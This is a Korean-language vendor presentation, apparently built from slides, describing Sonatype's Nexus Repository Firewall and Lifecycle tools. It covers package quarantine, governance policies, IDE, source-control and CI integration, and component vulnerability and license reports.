
View By: Artifacts

License Threat	Declared License	Observed Licenses in	Group	Artifact	Version
GPL	Apache-2.0	Apache-2.0, GPL	org.sonatype.configurat	base-configuration	1.1
GPL-2.0+	Apache-2.0+, BSD, EPL-	Apache-2.0, BSD, EPL-1	biz.source_code	base64coder	2010-12-19
GPL, GPL-2.0	CDDL, GPL, GPL-2.0	Not Provided	org.glassfish.core	glassfish	3.1-b13
GPL, GPL-2.0	CDDL, GPL, GPL-2.0	Not Provided	org.glassfish	javax.jms	3.1
GPL-2.0, GPL-2.0+	Apache-2.0	Apache-1.1, Apache-2.0,	org.apache.servicemix	servicemix-scripting	2008.01
GPL, GPL-2.0	CDDL, GPL, GPL-2.0	Not Provided	org.glassfish	javax.transaction	10.0-b28
GPL	Apache-2.0	Apache, Apache-2.0, GP	org.apache.camel	camel-jms	2.3.0
GPL	AFL-2.1, Apache-2.0, BS	AFL-2.1, Apache-2.0, BS	org.cometd	cometd-demo	1.1.3
GPL-2.0+	GPL-2.0-with-classpath+	GPL-2.0+	me.springframework	spring-me-sample-j2	1.0
GPL	Apache-2.0	Apache-2.0, GPL	org.apache.camel	camel-core	2.1.0

Nexus Repository
Pro

Repository Firewall

- Nexus Research Engine은 60여개의 시그널을 분석하는 AI/ML 알고리즘을 통해 소프트웨어 공급망(npm, pypi)을 24X7X365 모니터링 하여 선제적으로 대응
- 유입되는 오픈소스를 평가하여 유해한 것으로 판단되는 경우 자동으로 다운로드 차단



Repository Firewall - 패키지 차단 시 조치

```

Last login: Fri Feb 18 16:01:53 on ttys003
nnandivelugu@Navyasanthis-MacBook-Pro ~ % npm install 1gallery@0.0.8
npm WARN enoent ENOENT: no such file or directory, open '/Users/nnandivelugu/package.json'
npm WARN nnandivelugu No description
npm WARN nnandivelugu No repository field.
npm WARN nnandivelugu No README data
npm WARN
빌드 에러 개발자 화면에서 확인 -> 조치 URL 제공
npm ERR! code E403
npm ERR! 403 403 ----->>> REQUESTED ITEM IS QUARANTINED -----
----->>> FOR DETAILS SEE ----->>> http://localhost:8072/ui/links/repositories/quarantinedComponent/MWU1YjRhYTA3ODNmNGE0WE40WNmYzA0YjlkNzEwMzQ0 <<<-----
- GET http://localhost:8081/repository/npm-proxy/1gallery/-/1gallery-0.0.8.tgz
npm ERR! 403 In most cases, you or one of your dependencies are requesting
npm ERR! 403 a package version that is forbidden by your configuration
npm ERR! A complete log of this run can be found in:
npm ERR! /Users/nnandivelugu/.npm/_logs/2022-02-18T22
nnandivelugu@Navyasanthis-MacBook-Pro ~ %
    
```



Quarantine Report

2021-August-10 10:20 PM

Overview

The purpose of this report is to alert you of a component that has been quarantined due to a policy violation. No actions can be taken directly from this report, though you can remediate the component using the following information.

org.apache.logging.log4j:log4j-core:2.0.0

Status	Quarantine Reason	Repository
Quarantined	4 policy violations	Repository Name
First Quarantined	Catalogued Date	Other Versions in the Repository
1 month ago	4 years ago	4

Risk Remediation

Version Explorer

Popularity: Older, This Version, Newer

Breaking Changes: [Red bars]

Policy Threat: Security, License, Quality, Other

Compare Versions: [Selected]

CONDITION

- Found security vulnerability CVE-2016-1000031 with severity >=9 (severity = 9.9)
- Found security vulnerability CVE-2016-1000032 with severity >=7 (severity = 7.7)
- Found security vulnerability CVE-2016-1003033 with severity >=4 (severity = 4.4)

Other Versions

COMPONENT

Org.apache.logging.log4j:log4j-core:2.11.5

개발자 Self Remediation

- 1 어떤 컴포넌트가 차단되었는지?
- 2 왜 차단되었는지?
- 3 어떻게 하면 차단되지 않는 컴포넌트를 선택할 수 있는지?

거버넌스 정책

Condition	Type
Security Vulnerability Severity	Security
Security Vulnerability Status	Security
Proprietary Name Conflict	Security
Security Vulnerability Category	Security
Security Vulnerability CWE	Security
Relative Popularity (Percentage)	Quality
Age	Quality
Hygiene Rating	Quality
Integrity Rating	Quality
License	License
License Status	License
License Threat Group	License
License Threat Group Level	License
Label	Other
Match State	Other
Format	Other
Coordinates	Other
Package URL	Other
Proprietary	Other
Identification Source	Other
Component Category	Other
Data Source	Other
Dependency Type	Other

nexus lifecycle

- Dashboard
- Orgs and Policies
- Reports
- Success Metrics
- Vulnerability Search
- Advanced Search
- Firewall
- Legal

< Root Organization

🏠 Edit Policy

Summary
Inheritance
Constraints
Actions
Notifications
End of Page

Application Categories

- + New Application Category
- Distributed
- Hosted
- Internal

Policies

- + New Policy
- License-Banned
- Security-Critical
- Security-Malicious
- Security-Namespace Conflict
- Integrity-Rating
- License-None
- Security-High
- License-Copyleft
- Component-Similar
- License-Commercial
- License-Threat Not Assigned
- Security-Medium
- License-Modified Weak Copy...
- License-Non Standard
- Security-Low
- Component-Unknown
- Architecture-Cleanup
- Architecture-Quality
- Policy Violation Grandfather...
- Continuous Monitoring
- Proprietary Components

Component Labels

License Threat Groups

Source Control

Access

+ Add a Role

SUMMARY

Policy Name: Security-Malicious Threat Level: 10

Policy Violation Grandfathering: Allow this policy to be grandfathered

INHERITANCE

This Policy Inherits to: All Applications and Repositories

Policy Actions Override: Allow actions to be overridden by children

CONSTRAINTS

Malicious vulnerability category is in violation if the following is true:

- Security Vulnerability Category is Malicious Code

+ Add Constraint

ACTIONS

ACTION	PROXY	DEVELOP	SOURCE	BUILD	STAGE	RELEASE	OPERATE
No Action	<input type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>
Warn	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Fail	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>

⚠️ This will quarantine all new components that violate this policy going forward and may cause build failures.

NOTIFICATIONS

Recipient: No notifications configured

Recipient Type: Email Email Address:

+ Add

Update Delete Policy

오픈소스 거버넌스 자동화 도구



Sonatype Lifecycle

Edit Policy

Summary | Inheritance | Constraints | Actions | Notifications | End of Page

SUMMARY

Policy Name: Security-Malicious | Threat Level: 10

ACTIONS

ACTION	PROXY	DEVELOP	SOURCE	BUILD	STAGE	RELEASE	OPERATE
No Action	<input type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>
Warn	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Fail	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>

NOTIFICATIONS

Recipient: PROXY | DEVELOP | SOURCE | BUILD | STAGE | RELEASE | OPERATE | CONTINUOUS MONITORING

Recipient Type: Email | Email Address: []


ACTIONS

ACTION	PROXY	DEVELOP	SOURCE	BUILD	STAGE	RELEASE	OPERATE
No Action	<input type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>
Warn	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Fail	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>

NOTIFICATIONS

Recipient: PROXY | DEVELOP | SOURCE | BUILD | STAGE | RELEASE | OPERATE | CONTINUOUS MONITORING

Recipient Type: Email | Email Address: []



Lifecycle - 개발자 IDE 환경 지원

1

IDE 환경에서 Policy Violation을 유발하는 컴포넌트 확인

2

Breaking Changes : 업그레이드에 코드변경이 필요한지 여부 확인

3

Version Explorer를 통해 최적의 컴포넌트 버전 선택

4

One-Click으로 보안 취약점 해소를 위한 마이그레이션

The screenshot displays the IDE interface with several panels. On the left, the Project Explorer shows the project structure for 'webgoat-smol'. The main area is divided into three sections: Policy Violations, License Analysis, and Security Issues. The Policy Violations table shows a high-risk security vulnerability (CVSS score 9.0) and an old version (10 years, 9 months, 7 days). The License Analysis table shows a match between declared and observed Apache-2.0 licenses. The Security Issues table shows an open issue (SONATYPE-2015-0002) related to arbitrary remote code execution. Below these, the Component Info panel for 'commons-collections-3.2.1' provides detailed information, including a 'Popularity' chart and a 'Migrate' button.

Policy	Constraint	Summary
Security-High	High risk CVSS score	Found security vulnerability sonatype-2015-0002 with severity 9.0.
		Found security vulnerability sonatype-2015-0002 with severity 9.0.
		Found security vulnerability sonatype-2015-0002 with status 'Open', not
Architecture-Quality	Version is old	Age was 10 years, 9 months and 7 days

Threat Level	Declared License(s)	Observed License(s)
Liberal	Apache-2.0	Apache-2.0

Threat Level	Problem Code	Status	Summary
9	SONATYPE-2015-0002	Open	Arbitrary remote code execution with InvokerTransformer. Exploit Details: https://support.sonatype.com/hc/en-us/articles/214155137-Commons-collections-unintended-execution-in-deserialization-

Component Info for commons-collections-3.2.1:

- Group: commons-collections
- Artifact: commons-collections
- Version: 3.2.1
- Declared License: Apache-2.0
- Observed License: Apache-2.0
- Effective License: Apache-2.0
- Highest Policy Threat: 9 within 2 policies
- Highest CVSS Score: 9
- Cataloged: 10 years ago
- Match State: exact
- Identification Source: Sonatype
- Category: Programming Language Utilites

Popularity chart showing 'Older', 'This Version', and 'Newer' versions with a bar chart for Policy Threat, Security, License, Quality, and Other.

Lifecycle – Source Control 지원

- Commit에 대한 자동 피드백, Merge Blocking, 자동 Pull Request,
- Breaking Changes 및 Transitive Dependency에 대해 포괄적인 수정 권고안



Bump jackson-databind to 2.10.0 #4

collinpeters wants to merge 1 commit into master from b72286/com.fasterxml.jackson.core/jackson-databind/2.9.9.3-to-2.10.0

collinpeters commented 2 hours ago · edited

Automated pull request to fix 1 Nexus IQ Policy Violation

Description

- Component: com.fasterxml.jackson.core : jackson-databind
- Current version (with violations): 2.9.9.3
- New version (for remediation): 2.10.0

Policy

Threat (of 10)	Policy	Constraint	Violation Details
10	Security-Critical	Critical risk CVSS score	Found security vulnerability CVE-2019-17267 with severity >= 9 (severity = 9.8).

Nexus IQ Scan Detail

Application: My App
Organization: My Organization
Date: 2019-11-27 13:58:11 GMT-8
Stage: build

Review full report

This PR was automatically created by your friendly neighbourhood IQ Server

All checks have failed 1 failing check [Hide all checks](#)

IQ Policy Evaluation — Components: Critical: 14, Severe: 8, Moderate: 2 **Required** [Details](#)

Required statuses must pass before merging
All required statuses and check runs on this pull request must run successfully to enable automatic merging.

As an administrator, you may still merge this pull request.

Merge pull request You can also [open this in GitHub Desktop](#) or view [command line instructions](#).

Automated pull request: Nexus IQ found 3 Policy Violations

Description

- Component: org.apache.logging.log4j : log4j-core
- Current version (with violations): 2.4
- New version (for remediation): 2.13.3
 - Multiple breaking changes - This version upgrade may require significant effort.

parent 085beb18 master

Pipeline #75179799 failed with stage IQ Policy Evaluation - Components: Critical: 14, Severe: 8, Moderate: 2

IQ Policy Evaluation

Changes 1 **Pipelines 1**

Lifecycle - CI Integration (e.g. Jenkins)

Jenkins Script 예시

```
nexusPolicyEvaluation(  
  iqApplication: 'SampApp',  
  iqInstanceId: 'MyNexusIQServer1',  
  iqScanPatterns: [[scanPattern: '**/*.js'], [scanPattern: '**/*.zip']],  
  iqStage: 'build',  
  iqOrganization: '55040769ec08424e84049356a3362d07'  
)
```

ACTIONS							
ACTION	PROXY	DEVELOP	SOURCE	BUILD	STAGE	RELEASE	OPERATE
No Action	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>
Warn	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Fail	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>

NOTIFICATIONS								
RECIPIENT	PROXY	DEVELOP	SOURCE	BUILD	STAGE	RELEASE	OPERATE	CONTINUO... MONITORING
No notifications configured								

IQ Server를 통한 Full Report 확인

The screenshot shows the Jenkins interface for a Nexus IQ Build Report. The report title is "Nexus IQ Build Report" and it lists 7 Build Failures and 55 Warnings. The main table shows policy violations for "jrackson (java) 0.4.10" and "org.springframework.data: spring-data-rest-hal-browser : 3.1.10.RELEASE". A red circle highlights the "See Policy Violations directly in your IDE" link, and another red circle highlights the "Nexus IQ Build Report" menu item in the left sidebar.

THREAT / POLICY NAME	ACTION	CONSTRAINT	CONDITION
10 Security-Critical	Fail	Critical risk CVSS score	Found security vulnerability CVE-2019-17267 with severity 9.8.
9 Security-High	Fail	High risk CVSS score	Found security vulnerability CVE-2019-14540 with severity 7.5. Found security vulnerability CVE-2019-14540 with severity 7.5.
9 Security-High	Fail	High risk CVSS score	Found security vulnerability CVE-2019-14892 with severity 8.5. Found security vulnerability CVE-2019-14892 with severity 8.5.
9 Security-High	Fail	High risk CVSS score	Found security vulnerability CVE-2019-14893 with severity 8.5. Found security vulnerability CVE-2019-14893 with severity 8.5.
9 Security-High	Fail	High risk CVSS score	Found security vulnerability CVE-2019-16335 with severity 7.5. Found security vulnerability CVE-2019-16335 with severity 7.5.
9 Security-High	Fail	High risk CVSS score	Found security vulnerability sonatype-2019-0371 with severity 8.5. Found security vulnerability sonatype-2019-0371 with severity 8.5.

THREAT / POLICY NAME	ACTION	CONSTRAINT	CONDITION
10 Security-Critical	Fail	Critical risk CVSS score	Found security vulnerability sonatype-2019-0115 with severity 9.8.
7 Security-Medium	Warn	Medium risk CVSS score	Found security vulnerability CVE-2018-14042 with severity 6.1. Found security vulnerability CVE-2018-14042 with severity 6.1.

IDE를 통한 Policy Violation 확인

Application Composition Report

test2app Build Report

Triggered by Continuous Integration on 2023-06-08 16:56:48 UTC-0500 - Commit fc161791bcba1f70d6ce03b6d91a47b45a9613e4

357 663 **1020 VIOLATIONS** Affecting 831 components 1278 **COMPONENTS** 83% of all components identified 1526 **LEGACY VIOLATIONS**

Aggregate by component View Dependency Tree Filter

THREAT	POLICY	COMPONENT
10	Security-Critical	c3p0 : c3p0 : 0.9.1.1
10	Security-Critical	com.fasterxml.jackson.core : jackson-databind : 2.2.2
10	Security-Critical	com.h2database : h2 : 1.3.176
10	Security-Critical	commons-collections : commons-collections : 3.2.1
10	Security-Critical	commons-fileupload : commons-fileupload : 1.3.1
10	Security-Critical	dom4j : dom4j : 1.6.1
10	Security-Critical	handlebars 1.0.12
10	Security-Critical	log4j : log4j : 1.2.16

개별 컴포넌트
확인

컴포넌트 세부 페이지 (Overview)

mysql : mysql-connector-java : 8.0.11

Sandbox Organization > Sandbox Application > Stage Release Report 2022-09-06 15:11:51

Maven Direct Dependency

Overview Policy Violations Security Legal Labels Audit Log

세부 네비게이션 탭

Component Information

View Coordinates

Match State	Identification Source	Occurrences	Website	Category
Exact	Sonatype	1 File	-	Data Management/Database Access/Drivers

Risk Remediation

Recommended Versions

Upgrade to 8.0.28 [Compare](#)

Next version with no policy violation

The current version doesn't cause Stage-release failure for this component and its dependencies

업그레이드 권고안

Version Explorer

Compare Versions

	CURRENT	SELECTED
Version	8.0.11	-
Highest Policy Threat	9 within 7 policies	
Security Violation Threat	9	
Highest CVSS Score	8.8	
License Violation Threat	None	

비교 테이블

컴포넌트 세부 페이지 (Policy violation)

Overview **Policy Violations** Security Legal Labels Audit Log

Policy Violations [View Existing Waivers](#)

THREAT	POLICY/ACTION	CONSTRAINT NAME	CONDITION
● 9	Security-High	High risk CVSS score	Found security vulnerability CVE-2018-3258 with severity >= 7 (severity = 8.8) Found security vulnerability CVE-2018-3258 with severity < 9 (severity = 8.8)
● 7	Security-Medium	Medium risk CVSS score	Found security vulnerability CVE-2019-2692 with severity >= 4 (severity = 6.3) Found security vulnerability CVE-2019-2692 with severity < 7 (severity = 6.3)
● 7	Security-Medium	Medium risk CVSS score	Found security vulnerability CVE-2020-2934 with severity >= 4 (severity = 5.0) Found security vulnerability CVE-2020-2934 with severity < 7 (severity = 5.0)
● 7	Security-Medium	Medium risk CVSS score	Found security vulnerability CVE-2021-2471 with severity >= 4 (severity = 5.9) Found security vulnerability CVE-2021-2471 with severity < 7 (severity = 5.9)
● 7	Security-Medium	Medium risk CVSS score	Found security vulnerability CVE-2022-21363 with severity >= 4 (severity = 6.6) Found security vulnerability CVE-2022-21363 with severity < 7 (severity = 6.6)
● 1	Architecture-Quality	Version is unpopular	Relative popularity was <= 10% (relative popularity = 5%)

Violation Details

Violation of Security-High

[Manage Waivers](#)

Sandbox Organization Sandbox Application mysql : mysql-connector-java : 8...

Active Waivers

Threat Level

9

Policy Type

Security

Stages

 Source Build Stage 1y Release Operate

First Reported

1 year ago

Last Reported

1 year ago

Policy Owner

[Root Organization](#)

Policy Constraint

High risk CVSS score is in violation for the following reason(s):

- Found security vulnerability CVE-2018-3258 with severity >= 7 (severity = 8.8)
- Found security vulnerability CVE-2018-3258 with severity < 9 (severity = 8.8)

CVE-2018-3258

Issue

[CVE-2018-3258](#)

Severity

CVE CVSS 3: 8.8

CVE CVSS 2.0: 6.5

Sonatype CVSS 3: 8.8

Weakness

Sonatype CWE: [284](#)

Source

National Vulnerability Database

Description from CVE

Vulnerability in the MySQL Connectors component of Oracle MySQL (subcomponent: Connector/J). Supported versions that are affected are 8.0.12 and prior. Easily exploitable vulnerability allows low privileged attacker with network access via multiple protocols to compromise MySQL Connectors. Successful attacks of this vulnerability can result in takeover of MySQL Connectors. CVSS 3.0 Base Score 8.8 (Confidentiality, Integrity and Availability impacts). CVSS Vector: (CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H).

Explanation

The `mysql-connector-java` package is vulnerable due to Improper Access Control. The package does not properly verify if a user is authorized to modify MySQL Connectors. A remote authenticated attacker can exploit this behavior to elevate their privilege on MySQL Connectors via an X-Protocol connection to the affected server.

컴포넌트 세부 페이지 (Security)

Overview Policy Violations **Security** Legal Labels Audit Log

Security Violations

THREAT	POLICY/ACTION	CONSTRAINT NAME	CONDITION	
9	Security-High	High risk CVSS score	Found security vulnerability CVE-2018-3258 with severity >= 7 (severity = 8.8) Found security vulnerability CVE-2018-3258 with severity < 9 (severity = 8.8)	>
7	Security-Medium	Medium risk CVSS score	Found security vulnerability CVE-2019-2692 with severity >= 4 (severity = 6.3) Found security vulnerability CVE-2019-2692 with severity < 7 (severity = 6.3)	>
7	Security-Medium	Medium risk CVSS score	Found security vulnerability CVE-2020-2934 with severity >= 4 (severity = 5.0) Found security vulnerability CVE-2020-2934 with severity < 7 (severity = 5.0)	>
7	Security-Medium	Medium risk CVSS score	Found security vulnerability CVE-2021-2471 with severity >= 4 (severity = 5.9) Found security vulnerability CVE-2021-2471 with severity < 7 (severity = 5.9)	>
7	Security-Medium	Medium risk CVSS score	Found security vulnerability CVE-2022-21363 with severity >= 4 (severity = 6.6) Found security vulnerability CVE-2022-21363 with severity < 7 (severity = 6.6)	>

Vulnerabilities

CVSS	ISSUES	STATUS	
8	CVE-2018-3258	Open	>
6	CVE-2022-21363	Open	>

Violation of Security-Medium

Sandbox Organization Sandbox Application mysql : mysql-connector-java : ... Active Waivers

Threat Level: 7 Policy Type: Security Stages: Source Build Stage 1y Release Operate

First Reported: 1 year ago Last Reported: 1 year ago Policy Owner: Root Organization

Policy Constraint

Medium risk CVSS score is in violation for the following reason(s):

- Found security vulnerability CVE-2022-21363 with severity >= 4 (severity = 6.6)
- Found security vulnerability CVE-2022-21363 with severity < 7 (severity = 6.6)

CVE-2022-21363

Issue
CVE-2022-21363

Severity
CVE CVSS 3: 6.6
CVE CVSS 2.0: 6.0
Sonatype CVSS 3: 6.6

Weakness
Sonatype CWE: 310

Source
National Vulnerability Database

Categories
Data

Description from CVE
Vulnerability in the MySQL Connectors product of Oracle MySQL (component: Connector/J). Supported versions that are affected are 8.0.27 and prior. Difficult to exploit vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Connectors. Successful attacks of this vulnerability can result in takeover of MySQL Connectors. CVSS 3.1 Base Score 6.6 (Confidentiality, Integrity and Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/ACH:PRH/UI:N/S:U/C:H/I:H/A:H).

Explanation
The `mysql-connector-java` package is vulnerable to connector takeover due to cryptographic issues. The `ExportControlled` class allows the usage of SSL, TLS v1.0, and TLS v1.1 which are not cryptographically secure. A remote attacker could get sensitive information from a legitimate connector to view or modify the contents or hijack the connection entirely.

Detection
The application is vulnerable by using this component.

Recommendation
We recommend upgrading to a version of this component that is not vulnerable to this specific issue.

Note: If this component is included as a bundled/transitive dependency of another component, there may not be an upgrade path. In this instance, we recommend contacting the maintainers who included the vulnerable package. Alternatively, we recommend investigating alternative components or a potential mitigating control.

Version Affected
[3.1.11,8.0.27]

Root Cause
mysql-connector-java-8.0.11.jar ← com/mysql/cj/protocol/ExportControlled.class : [8.0.11 , 8.0.28]

Advisories
Project: <https://www.oracle.com/security-alerts/cpujan2022.html>

CVSS Details
CVE CVSS 3: 6.6

컴포넌트 세부 페이지 (Legal & label)

Overview Policy Violations Security **Legal** Labels Audit Log

License Detections

Status: Open

Effective Licenses

- Apache-2.0
- FOSS-License-Exception
- GPL-2.0
- See-License-Clause

Declared Licenses

- FOSS-License-Exception
- GPL-2.0
- See-License-Clause

Observed Licenses

- Apache-2.0
- GPL-2.0

[Edit](#) [Review Obligations](#)

Legal Policy Violations

THREAT	POLICY/ACTION	CONSTRAINT NAME	CONDITION
No policy violations			

Overview Policy Violations Security Legal **Labels** Audit Log

Manage Labels

Available Labels

- Architecture-Blacklisted
- Architecture-Cleanup
- Architecture-Deprecated

Applied Labels

Repository Firewall vs. Lifecycle

Feature	Repository Firewall	Nexus Lifecycle
연동 시스템	OSS 바이너리 리포지토리 (e.g. Nexus Repo)	개발자 IDE, 소스 리포지토리 (형상관리), CI/CD, 빌드도구, JIRA, Slack, Fortify, Chrome, CLI
분석 지원 단계		Develop/Source/Build/Stage/Release/Operate
자동 정책 적용		Proxy(리포지토리)를 제외한 모든 단계
Organization / Application 관리	✗	✓
Policy 관리	✓	✓
Continuous Monitoring (주기적인 재점검)	✗	✓
대시보드	✓	✓
Application Composition Report (SBOM)	✗	✓
OSS 바이너리 리포지토리 Audit (진단/감사)	✓	✗
REST API	✓	✓
컨테이너 진단 지원	✗	✓
심층 법률 검토	✗	✓ Legal Pack (Add-On)

어플리케이션 보안



